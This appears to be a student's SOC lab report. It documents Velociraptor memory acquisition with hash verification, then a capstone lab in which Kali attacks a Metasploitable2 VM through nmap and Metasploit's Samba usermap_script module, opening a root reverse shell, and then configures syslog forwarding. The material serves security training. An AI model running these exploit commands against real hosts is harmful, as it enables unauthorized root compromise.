


Figure 10: Selection of Windows.Memory.ProcessDump artifact in Velociraptor.




Figure 11: Host system information confirming active client connection.



The screenshot displays the Velociraptor web interface within a Windows 10 virtual machine. The browser shows a URL for a specific artifact collection. The interface includes a sidebar with navigation options and a main content area with two tables.

Artifact Collection Table:

State	FlowId	Artifacts	Created	Last Active	Creator	Size	Rows
*	F.D74KUMDB82512	Windows.Memory.ProcessDump	2026-03-29T16:12:09.992Z	2026-03-29T16:14:03.172Z	admin	38 Mb	8

Uploaded Files Table:

Timestamp	started	vfs_path	Type	file_size	uploaded_size	Preview
2026-03-29T16:12:11Z	2026-03-29 16:12:11.0699587 +0000 UTC	4_System.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.0888099 +0000 UTC	132_Registry.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.1321923 +0000 UTC	416_smss.exe.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.1583217 +0000 UTC	520_csrss.exe.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.1887336 +0000 UTC	596_csrss.exe.dmp		0	0	
2026-03-29T16:12:11Z	2026-03-29 16:12:11.2031502 +0000 UTC	604_wininit.exe.dmp		0	0	
2026-03-29T16:12:14Z	2026-03-29 16:12:14.2296902 +0000 UTC	668_winlogon.exe.dmp		39968033	39968033	MDMP \$a ...
2026-03-29T16:12:14Z	2026-03-29 16:12:14.2475258 +0000 UTC	740_services.exe.dmp		0	0	

5. Evidence Storage

All collected evidence files were stored in the system directory:

C:\Users\Sudeep\Downloads

Files include:

- Netstat CSV output
- Memory dump file




Figure 12: Directory listing showing collected evidence files including memory dump and CSV output.

6. Hash Verification

To ensure evidence integrity, a SHA256 hash was generated using:

```
certutil -hashfile 668_winlogon.exe.dmp SHA256
```

Generated hash:

```
8163078ced03ae846f0c6a39c497ac1b2d65a148b2d8888ed1668ccaf0e51357
```




Figure 13: SHA256 hash generation of memory dump using certutil tool.

Evidence Table

Item	Description	Collected By	Date	Hash Value



Memory Dump	Server-Y Dump	SOC Analyst	2026-03-29	8163078ced03ae846f0c6a39c497ac1b2d65a148b2d8888ed1668ccaf0e51357
-------------	---------------	-------------	------------	--

8. Chain of Custody

The evidence was collected using Velociraptor in a controlled environment.

The integrity of the memory dump was verified using SHA256 hashing.

All files were securely stored and no modifications were made after acquisition.

9. Conclusion

The task successfully demonstrated:

- Collection of volatile network data
- Acquisition of memory artifacts
- Preservation of evidence integrity using hashing

This process aligns with standard digital forensic procedures.



TASK 6. Capstone Project: Full SOC Workflow Simulation

1. Executive Summary

A simulated cyber attack was conducted in a controlled lab environment to demonstrate a full Security Operations Center (SOC) workflow. Kali Linux was used as the attacker, targeting a vulnerable Metasploitable2 machine. The attacker successfully exploited a Samba vulnerability and gained root access. Logs were forwarded to an Ubuntu-based monitoring system where suspicious activity, including unauthorized access and privilege escalation, was detected. The attack was contained by blocking the attacker's IP address. The incident was escalated using TheHive platform, demonstrating effective detection, response, and incident management.

Network Setup

The lab environment consists of three virtual machines:

System	Role	IP Address
Kali Linux	Attacker	192.168.56.3
Metasploitable2	Victim	192.168.56.6
Ubuntu	SOC Server	192.168.56.4



```
meta2cm [Running] - Oracle VirtualBox
File Machine View Input Devices Help

st login: Wed Apr 10 09:30:30 EDT 2026 on tty1
nux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

e programs included with the Ubuntu system are free software;
e exact distribution terms for each program are described in the
dividual files in /usr/share/doc/*/copyright.

untu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
plicable law.

access official Ubuntu documentation, please visit:
tp://help.ubuntu.com/
mail.
fadmin@metasploitable:~$ ip a
lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e4:9d:82 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.6/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fee4:9d82/64 scope link
        valid_lft forever preferred_lft forever
fadmin@metasploitable:~$

    inet6 fe80::a00:27ff:fee4:9d82/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.56.3
PING 192.168.56.3 (192.168.56.3) 56(84) bytes of data.
64 bytes from 192.168.56.3: icmp_seq=1 ttl=64 time=41.3 ms
64 bytes from 192.168.56.3: icmp_seq=2 ttl=64 time=41.9 ms
64 bytes from 192.168.56.3: icmp_seq=3 ttl=64 time=87.3 ms
64 bytes from 192.168.56.3: icmp_seq=4 ttl=64 time=39.9 ms
64 bytes from 192.168.56.3: icmp_seq=5 ttl=64 time=34.2 ms
64 bytes from 192.168.56.3: icmp_seq=6 ttl=64 time=25.7 ms

--- 192.168.56.3 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5003ms
rtt min/avg/max/mdev = 25.708/45.088/87.316/19.690 ms
msfadmin@metasploitable:~$ ping 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.
64 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=5.45 ms
64 bytes from 192.168.56.4: icmp_seq=3 ttl=64 time=0.977 ms
64 bytes from 192.168.56.4: icmp_seq=4 ttl=64 time=1.20 ms

--- 192.168.56.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.977/2.176/5.452/1.893 ms
msfadmin@metasploitable:~$ _
```

Fig 1: Metasploitable2 IP Configuration



```
UBUNTU [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Apr 3 14:59
sudeep@sudeep-VirtualBox: ~

sudeep@sudeep-VirtualBox:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.4/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3
        valid_lft 558sec preferred_lft 558sec
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
sudeep@sudeep-VirtualBox:~$ ping 192.168.56.3
PING 192.168.56.3 (192.168.56.3) 56(84) bytes of data.
64 bytes from 192.168.56.3: icmp_seq=1 ttl=64 time=326 ms
64 bytes from 192.168.56.3: icmp_seq=2 ttl=64 time=70.5 ms
64 bytes from 192.168.56.3: icmp_seq=3 ttl=64 time=89.7 ms
64 bytes from 192.168.56.3: icmp_seq=4 ttl=64 time=65.4 ms
^C
--- 192.168.56.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 5203ms
rtt min/avg/max/mdev = 65.394/137.867/325.807/108.885 ms
sudeep@sudeep-VirtualBox:~$ ping 192.168.56.6
PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data.
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=4.73 ms
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=5.42 ms
64 bytes from 192.168.56.6: icmp_seq=3 ttl=64 time=2.50 ms
64 bytes from 192.168.56.6: icmp_seq=4 ttl=64 time=1.99 ms
64 bytes from 192.168.56.6: icmp_seq=5 ttl=64 time=5.11 ms
^C
--- 192.168.56.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 5603ms
rtt min/avg/max/mdev = 1.986/3.947/5.415/1.418 ms
sudeep@sudeep-VirtualBox:~$
```

Fig 2: Ubuntu SOC Server IP Configuration



```
Kali-Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sudeep@kali: ~
Session Actions Edit View Help

(sudeep@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:5a:65:26 brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.3/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 446sec preferred_lft 446sec
   inet6 fe80::a00:27ff:fe5a:6526/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 9a:86:b5:5a:75:58 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever

(sudeep@kali)-[~]
$ ping 192.168.56.6
PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data.
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=6.21 ms
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=4.04 ms
64 bytes from 192.168.56.6: icmp_seq=3 ttl=64 time=6.16 ms
64 bytes from 192.168.56.6: icmp_seq=4 ttl=64 time=2.98 ms
^C
--- 192.168.56.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 2.979/4.848/6.214/1.391 ms

(sudeep@kali)-[~]
$ ping 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.
64 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=8.41 ms
64 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from 192.168.56.4: icmp_seq=3 ttl=64 time=0.989 ms
64 bytes from 192.168.56.4: icmp_seq=4 ttl=64 time=0.731 ms
64 bytes from 192.168.56.4: icmp_seq=5 ttl=64 time=1.26 ms
64 bytes from 192.168.56.4: icmp_seq=6 ttl=64 time=2.84 ms
64 bytes from 192.168.56.4: icmp_seq=7 ttl=64 time=103 ms
^C
--- 192.168.56.4 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6041ms
rtt min/avg/max/mdev = 0.731/16.838/102.595/35.100 ms

(sudeep@kali)-[~]
```

Fig 3: Kali Linux Attacker IP Configuration

3. Service Enumeration (Nmap Scan)

The attacker scanned the victim machine to identify open ports and services.

Command:

```
nmap 192.168.56.6
```

Findings:

- FTP, SSH, HTTP, SMB ports open
- Samba service identified as vulnerable



```
(sudeep@kali)-[~]
$ nmap 192.168.56.6
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 15:25 +0530
Nmap scan report for 192.168.56.6
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E4:9D:82 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

(sudeep@kali)-[~]
$
```

Fig 4: Nmap Scan Results of Target Machine

4. Service Configuration (Target Preparation)

Services on Metasploitable were started to enable exploitation.

Commands:

```
sudo /etc/init.d/samba start
```

```
sudo /etc/init.d/proftpd start
```




```
meta2cm [Running] - Oracle VirtualBox
File Machine View Input Devices Help
bootlogd mtab.sh single
bootmisc.sh mysql skeleton
checkfs.sh mysql-ndb ssh
checkroot.sh mysql-ndb-mgm stop-bootlogd
console-screen.sh networking stop-bootlogd-single
console-setup nfs-common sysklogd
cron nfs-kernel-server tomcat5.5
distcc openbsd-inetd udev
dns-clean pcmciautils udev-finish
glibc.sh portmap ufw
halt postfix umountfs
hostname.sh postgresql-8.3 umountnfs.sh
hwclockfirst.sh pppd-dns umountroot
hwclock.sh procpd urandom
keyboard-setup proftpd waitnfs.sh
killprocs rc wpa-ifupdown
klogd rc.local x11-common
loopback rcS xinetd
module-init-tools README xserver-xorg-input-wacom
mountall-bootclean.sh reboot
msfadmin@metasploitable:~$ sudo /etc/init.d/samba start
Starting Samba daemons: nmbd smbd.
msfadmin@metasploitable:~$ sudo /etc/init.d/proftpd start
* Starting ftp server proftpd
msfadmin@metasploitable:~$ [ OK ]
```

Fig 5: Starting Samba and FTP Services on Target

5. Attack Simulation (Metasploit Exploit)

The attacker exploited the Samba vulnerability using Metasploit.

Commands:

```
msfconsole
```

```
use exploit/multi/samba/usermap_script
```

```
set RHOST 192.168.56.6
```

```
set LHOST 192.168.56.3
```

```
run
```

Result:

- Reverse shell session opened
- Root access successfully obtained

66



```
meta2cm [Running] - Oracle VirtualBox
File Machine View Input Devices Help

*.emerg
#
# I like to have messages displayed on the console, but only on a virtual
# console I usually leave idle.
#
#daemon,mail.*;\
#    news.=crit;news.=err;news.=notice;\
#    *.*=debug;*.=info;\
#    *.*=notice;*.=warn    /dev/tty8
#
# The named pipe /dev/xconsole is for the 'xconsole' utility.  To use it,
# you must invoke 'xconsole' with the '-file' option:
#
#    $ xconsole -file /dev/xconsole [...]
#
# NOTE: adjust the list below, or you'll go crazy if you have a reasonably
# busy site..
#
daemon.*;mail.*;\
    news.err;\
    *.*=debug;*.=info;\
    *.*=notice;*.=warn    !/dev/xconsole
*.* @192.168.56.4
```

Fig 7: Syslog Configuration for Log Forwarding

```
meta2cm [Running] - Oracle VirtualBox
File Machine View Input Devices Help

syslogd: unknown facility name "filebeat-8"
sfadmin@metasploitable:~$ sudo sed -i '/filebeat/d' /etc/syslog.conf
sfadmin@metasploitable:~$ sudo sed -i '/192.168.56.4/d' /etc/syslog.conf
sfadmin@metasploitable:~$ cat /etc/syslog.conf | grep 192
sfadmin@metasploitable:~$ echo "*.* @192.168.56.4" | sudo tee -a /etc/syslog.co
f
*.* @192.168.56.4
sfadmin@metasploitable:~$ sudo killall syslogd
sfadmin@metasploitable:~$ sudo /sbin/syslogd -r
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
sfadmin@metasploitable:~$ _
```



```
deep@sudeep-VirtualBox:~$ sudo nano /etc/rsyslog.conf
deep@sudeep-VirtualBox:~$ sudo systemctl restart rsyslog
deep@sudeep-VirtualBox:~$ sudo tail -f /var/log/syslog | grep SOC
26-04-03T16:42:18.068067+05:30 192.168.56.6 msfadmin: SOC WORKING FINAL

deep@sudeep-VirtualBox:~$ sudo tail -f /var/log/syslog
26-04-03T16:41:58.881996+05:30 sudeep-VirtualBox rsyslogd: rsyslogd's userid changed to 101
26-04-03T16:41:58.882022+05:30 sudeep-VirtualBox rsyslogd: [origin software="rsyslogd" swVersion="8.2504.0" x-pid="12977" x-info="https://www.rsyslog.com"] start
26-04-03T16:42:18.068067+05:30 192.168.56.6 msfadmin: SOC WORKING FINAL
26-04-03T16:43:15.204473+05:30 last message repeated 6 times
26-04-03T16:43:26.814754+05:30 sudeep-VirtualBox NetworkManager[1368]: <info> [1775214806.8144] dhcp4 (enp0s3): state changed new lease, address=192.168.56.4
26-04-03T16:43:26.819125+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Activating via systemd: service name='org.freedesktop.nm_dispatcher' u= dbus-org.freedesktop.nm-dispatcher.service' requested by ':1.10' (uid=0 pid=1368 comm="/usr/sbin/NetworkManager --no-daemon" label="unconfined")
26-04-03T16:43:26.820293+05:30 sudeep-VirtualBox systemd[1]: Starting NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service
26-04-03T16:43:26.845453+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Successfully activated service 'org.freedesktop.nm_dispatcher'
26-04-03T16:43:26.846118+05:30 sudeep-VirtualBox systemd[1]: Started NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service.
26-04-03T16:43:37.066209+05:30 sudeep-VirtualBox systemd[1]: NetworkManager-dispatcher.service: Deactivated successfully.
26-04-03T16:45:01.262663+05:30 sudeep-VirtualBox CRON[13030]: (root) CMD (command -v debian-sa1 > /dev/null && debian-sa1 1 1)
26-04-03T16:45:29.272399+05:30 192.168.56.6 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.56.2 port 67
26-04-03T16:45:29.290509+05:30 192.168.56.6 dhclient: DHCPACK of 192.168.56.6 from 192.168.56.2
26-04-03T16:45:29.297565+05:30 192.168.56.6 dhclient: can't create /var/lib/dhcp3/dhclient.eth0.leases: Permission denied
26-04-03T16:45:29.297565+05:30 192.168.56.6 dhclient: bound to 192.168.56.6 -- renewal in 279 seconds.
```

